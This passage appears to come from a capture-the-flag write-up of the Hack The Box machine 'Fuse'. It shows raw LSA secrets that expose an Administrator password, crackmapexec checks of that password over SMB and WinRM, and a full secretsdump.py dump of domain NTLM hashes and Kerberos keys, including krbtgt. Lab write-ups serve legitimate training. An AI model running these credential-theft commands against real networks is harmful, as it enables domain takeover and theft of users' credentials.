  [00] {dd5bb261-b360-492c-8619-a2df5baae9ed} 88c580593b8e2c107f478ad4b275eba9240f8e06b027312edd89dd69e8b52ec1

Secret  : $MACHINE.ACC
cur/hex : c0 22 20 e9 92 3a f7 bf d4 0c 93 39 11 54 39 6d 27 1b 91 85 86 56 25 79 e3 12 ae 39 a5 fd 7f 45 30 15 21 62 2b 51 25 96
4f d8 a8 01 94 11 d3 4e c9 e1 c7 fc fc fc 91 df a5 8c e5 3e 6f a0 aa c4 fc 1c 61 cf e8 0f 6e d7 21 3c 8f 59 05 88 e0 25 06 73 e8
 d1 54 4b 0f 0c 00 2a 33 31 26 56 10 b4 c4 b0 ac 58 ca 4d 08 08 de 6c 03 33 1f 1d 11 1a b7 c2 bf 23 34 83 45 6f 51 20 92 90 0f 86
18 fd c3 b0 5a 91 cf 6c 9f b2 28 7a 47 6d d9 33 ef 5f 7a 3f 78 85 e8 f0 6c 4e e4 8b 89 a1 fc d9 7c 61 eb 46 1e fb 3b c2 14 9d bc
 e3 2b f5 9c 78 50 88 01 d2 de 9f f0 71 90 9b c8 b4 35 a2 cf 9b 9d a9 06 fa 24 d6 38 74 9b d2 bc 23 b0 5d 09 63 0b 52 ec ad 0a ee
38 2c 56 af 78 b5 34 89 10 09 38 f1 d8 6a eb 3a 26 b5 30 e3 10 e3 61 c3 6a 4c b6 26
    NTLM:2a00bfda96cf7a978bf672167de416e8
    SHA1:98fb5134c4dfb7d3332ba2d6527d764b24418826
old/hex : 73 5b 3b 83 30 6b 11 8a 59 82 8c bd 63 44 ae a2 7d 63 b5 dd 45 fb 42 3b 16 ab 13 18 1d dd 09 d5 18 86 bb 2d 55 df a6 76
cf 6b 8c 4c 78 2d 46 29 40 8a 54 81 32 bf 6e 35 32 64 04 d4 1f 9e 5c 51 fe 3b 39 9b 37 36 e9 5e 0a e1 9e 97 28 52 b3 2f 7a 83 ca
 34 c7 c8 3d 61 b0 cb 89 98 0b 54 be d8 fe e4 81 56 ee 76 04 07 f0 9b 8e eb a7 89 2a ea 68 f0 09 86 9d 82 54 0d 77 71 75 89 7c 80
79 cd 70 f7 40 9a b2 90 00 ee 75 8f 07 cc 34 9b c5 e7 bd 29 36 0a 59 00 d9 22 cf 80 b7 39 92 8f a6 41 f8 38 06 a2 b1 5b 11 59 7a
 c5 b6 43 4e 5e 12 92 22 8c ea dc ca 5d 2c 05 fd 81 fd 76 00 6a 81 3b 6d 68 01 f5 0c 7e c3 6a 62 8c f9 fc c9 7e cc 45 99 3b 99 fa
f6 4c e9 42 15 ef 5b ac 53 af 6b 95 e2 cb 2c 1a c3 f8 81 2a a8 b4 91 b5 2c 0b e4 c6
    NTLM:f50de02e5d0399c0892548e87218efd3
    SHA1:c2aec298050ef642d202b9ca1abeaa668761b2fa

Secret  : DefaultPassword
cur/text: K3epEmH4cK3rzoUttaH3re!

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 21 7d 42 08 97 59 24 67 28 f6 64 ee 33 11 d7 63 8f 03 a9 b7 b9 dc a9 82 97 f2 a2 d6 73 be ef 20 fb 56 72 97
ce ea 81 5c
    full: 217d42089759246728f664ee3311d7638f03a9b7b9dca98297f2a2d673beef20fb567297ceea815c
    m/u : 217d42089759246728f664ee3311d7638f03a9b7 / b9dca98297f2a2d673beef20fb567297ceea815c
old/hex : 01 00 00 00 14 fd fc b6 45 f4 a5 28 cf 14 84 2f 43 0f 43 ec 0a 06 22 88 42 d9 1a 2c e5 74 9f 44 1c 2a aa 06 cf 1d 24 ac
10 fa f5 ef
    full: 14fdfcb645f4a528cf14842f430f43ec0a06228842d91a2ce5749f441c2aaa06cf1d24ac10faf5ef
    m/u : 14fdfcb645f4a528cf14842f430f43ec0a062288 / 42d91a2ce5749f441c2aaa06cf1d24ac10faf5ef

Secret  : NL$KM
cur/hex : d8 33 7f 7b a3 2c de 15 cf b4 9a 10 37 3f 6b a9 4e 49 46 70 57 27 e8 1e e8 a9 11 a8 1d ef 19 0c cc 43 92 f3 9c c7 51 1a
06 56 6d 60 da 73 22 74 81 ec b4 9f 69 fc 6a 8a c8 52 e6 f5 03 56 0d 59
old/hex : d8 33 7f 7b a3 2c de 15 cf b4 9a 10 37 3f 6b a9 4e 49 46 70 57 27 e8 1e e8 a9 11 a8 1d ef 19 0c cc 43 92 f3 9c c7 51 1a
06 56 6d 60 da 73 22 74 81 ec b4 9f 69 fc 6a 8a c8 52 e6 f5 03 56 0d 59
```

We find credentials for the Administrator user.

Administrator:K3epEmH4cK3rzoUttaH3re!



```
kali@kali:~/Desktop/htb/Fuse$ crackmapexec smb 10.10.10.193 -u user.complete -p 'K3epEmH4cK3rzoUttaH3re!' -d fabricorp.local
SMB         10.10.10.193    445    FUSE             [*] Windows Server 2016 Standard 14393 (name:FUSE) (domain:fabricorp.local) (signing:True) (SMBv1:True)
SMB         10.10.10.193    445    FUSE             [+] fabricorp.local\Administrator:K3epEmH4cK3rzoUttaH3re! (Pwn3d!)
kali@kali:~/Desktop/htb/Fuse$ crackmapexec winrm 10.10.10.193 -u user.complete -p 'K3epEmH4cK3rzoUttaH3re!' -d fabricorp.local
WINRM       10.10.10.193    5985   10.10.10.193     [*] http://10.10.10.193:5985/wsman
WINRM       10.10.10.193    5985   10.10.10.193     [+] fabricorp.local\Administrator:K3epEmH4cK3rzoUttaH3re! (Pwn3d!)
```

Do dump all other hashes we can use secretsdump.py

```
secretsdump.py fabricorp.local/Administrator:'K3epEmH4cK3rzoUttaH3re!'@10.10.10.193
Impacket v0.9.22.dev1+20200902.140502.3c32a77f - Copyright 2020 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x744b0a0de45b846efd124f172fdc90d6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:521a94af0cfa785a1eec638d803e482c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
FABRICORP\FUSE$:aes256-cts-hmac-sha1-96:d5c50af7becfa211e932bb4ebc81821cbff90cf6507d913966c88298ce43a79d
FABRICORP\FUSE$:aes128-cts-hmac-sha1-96:e10c230211a60fd1ca382ad65dd0e7d7
FABRICORP\FUSE$:des-cbc-md5:3ee940072c57f76b
FABRICORP\FUSE$:aad3b435b51404eeaad3b435b51404ee:2a00bfda96cf7a978bf672167de416e8:::
[*] DefaultPassword
FABRICORP\administrator:K3epEmH4cK3rzoUttaH3re!
[*] DPAPI_SYSTEM
dpapi_machinekey:0x217d42089759246728f664ee3311d7638f03a9b7
dpapi_userkey:0xb9dca98297f2a2d673beef20fb567297ceea815c
[*] NL$KM
 0000   D8 33 7F 7B A3 2C DE 15  CF B4 9A 10 37 3F 6B A9   .3.{.,......7?k.
 0010   4E 49 46 70 57 27 E8 1E  E8 A9 11 A8 1D EF 19 0C   NIFpW'..........
 0020   CC 43 92 F3 9C C7 51 1A  06 56 6D 60 DA 73 22 74   .C....Q..Vm`.s"t
 0030   81 EC B4 9F 69 FC 6A 8A  C8 52 E6 F5 03 56 0D 59   ....i.j..R...V.Y
NL$KM:d8337f7ba32cde15cfb49a10373f6ba94e4946705727e81ee8a911a81def190ccc4392f39cc7511a06566d60da73227481ecb49f69fc6a8ac852e6f5035
60d59
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:370ddcf45959b2293427baa70376e14e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8ee7fac1bd38751dbff06b33616b87b0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
svc-print:1104:aad3b435b51404eeaad3b435b51404ee:38485fd7730cca53473d0fa6ed27aa71:::
bnielson:1105:aad3b435b51404eeaad3b435b51404ee:8873f0c964ab36700983049e2edd0f77:::
sthompson:1601:aad3b435b51404eeaad3b435b51404ee:5fb3cc8b2f45791e200d740725fdf8fd:::
tlavel:1602:aad3b435b51404eeaad3b435b51404ee:aa29fe30dc829ea55199fe8ef0b5fe79:::
pmerton:1603:aad3b435b51404eeaad3b435b51404ee:e76e0270c2018153275aab1e143421b2:::
svc-scan:1605:aad3b435b51404eeaad3b435b51404ee:38485fd7730cca53473d0fa6ed27aa71:::
bhult:7101:aad3b435b51404eeaad3b435b51404ee:aa29fe30dc829ea55199fe8ef0b5fe79:::
dandrews:7102:aad3b435b51404eeaad3b435b51404ee:689583f00ad18c124c58405479b4c536:::
mberbatov:7601:aad3b435b51404eeaad3b435b51404ee:b2bdbe60565b677dfb133866722317fd:::
astein:7602:aad3b435b51404eeaad3b435b51404ee:2f74c867a93cda5a255b1d8422192d80:::
dmuir:7603:aad3b435b51404eeaad3b435b51404ee:6320f0682f940651742a221d8218d161:::
FUSE$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:e6dcafd3738f9433358d59ef8015386a8c0a418a09b3e8968f8a00c6fa077984
Administrator:aes128-cts-hmac-sha1-96:83c4a7c2b6310e0b2323d7c67c9a8d68
Administrator:des-cbc-md5:0dfe83ce576d8aae
krbtgt:aes256-cts-hmac-sha1-96:5a844c905bc3ea680729e0044a00a817bb8e6b8a89c01b0d2f949e2d7ac9952e
krbtgt:aes128-cts-hmac-sha1-96:67f0c1ace3b5a9f43e90a00c1e5445c6
krbtgt:des-cbc-md5:49d93d43321f02b3
svc-print:aes256-cts-hmac-sha1-96:f06c128c73c7a4a2a6817ee22ce59979eac9789adf7043acbf11721f3b07b754
svc-print:aes128-cts-hmac-sha1-96:b662d12fedf3017aed71b2bf96ac6a99
svc-print:des-cbc-md5:fea11fdf6bd3105b
bnielson:aes256-cts-hmac-sha1-96:62aef12b7b5d68fe508b5904d2966a27f98ad83b5ca1fb9930bbcf420c2a16b6
bnielson:aes128-cts-hmac-sha1-96:70140834e3319d7511afa5c5b9ca4b32
bnielson:des-cbc-md5:9826c42010254a76
sthompson:aes256-cts-hmac-sha1-96:e93eb7d969f30a4acb55cff296599cc31f160cca523a63d3b0f9eba2787e63a5
sthompson:aes128-cts-hmac-sha1-96:a8f79b1eb4209a0b388d1bb99b94b0d9
sthompson:des-cbc-md5:4f9291c46291ba02
tlavel:aes256-cts-hmac-sha1-96:bb6a00ec79d1b7b978c584a67c5587ca5b3a7704e36e1d64ba08cd35db66bfc8
tlavel:aes128-cts-hmac-sha1-96:18123fd6843fb1f8d1e028f8d76067c6
tlavel:des-cbc-md5:4ca4bc45837a91b3
pmerton:aes256-cts-hmac-sha1-96:102465f59909683f260981b1d93fa7d0f45778de11b636002082575456170db7
pmerton:aes128-cts-hmac-sha1-96:4dc80267b0b2ecc02e437aef76714710
pmerton:des-cbc-md5:ef3794940d6d0120
svc-scan:aes256-cts-hmac-sha1-96:053a97a7a728359be7aa5f83d3e81e81637ec74810841cc17acd1afc29850e5c
svc-scan:aes128-cts-hmac-sha1-96:1ae5f4fecd5b3bd67254d21f6adb6d56
svc-scan:des-cbc-md5:e30b208ccecd57ad
bhult:aes256-cts-hmac-sha1-96:302b6c328dd82f9ef63deb05d55c900eb066fad1fda57e983228a4cffbd23831
bhult:aes128-cts-hmac-sha1-96:d82f1b4869a532bb5d1b15ad2ee46c08
bhult:des-cbc-md5:ad25316e5e32ef97
dandrews:aes256-cts-hmac-sha1-96:d2c7389d3185d2e68e47d227d817556349967cac1d5bfacb780aaddffeb34dce
dandrews:aes128-cts-hmac-sha1-96:497bd974ccfd3979edb0850dc65fa0a8
```

```
dandrews:des-cbc-md5:9ec2b53eae6b20f2
mberbatov:aes256-cts-hmac-sha1-96:11abccced1c06bfae96b0309c533812976b5b547d2090f1eaa590938afd1bc4a
mberbatov:aes128-cts-hmac-sha1-96:fc50f72a3f79c2abc43d820f849034da
mberbatov:des-cbc-md5:8023a16b9b3d5186
astein:aes256-cts-hmac-sha1-96:7f43bea8fd662b275434644b505505de055cdfa39aeb0e3794fec26afd077735
astein:aes128-cts-hmac-sha1-96:0d27194d0733cf16b5a19281de40ad8b
astein:des-cbc-md5:254f802902f8ec7a
dmuir:aes256-cts-hmac-sha1-96:67ffc8759725310ba34797753b516f57e0d3000dab644326aea69f1a9e8fedf0
dmuir:aes128-cts-hmac-sha1-96:692fde98f45bf520d494f50f213c6762
dmuir:des-cbc-md5:7fb515d59846498a
FUSE$:aes256-cts-hmac-sha1-96:ba250f2101ecad1a2aa8fab0c95d7a66b59c904eb0edd47121f51ff561f3fb2e
FUSE$:aes128-cts-hmac-sha1-96:bf995eed47e2a8849b72e95eabd5a929
FUSE$:des-cbc-md5:b085ab974ff1e049
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[-] SCMR SessionError: code: 0x41b - ERROR_DEPENDENT_SERVICES_RUNNING - A stop control has been sent to a service that other running services are dependent on.
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```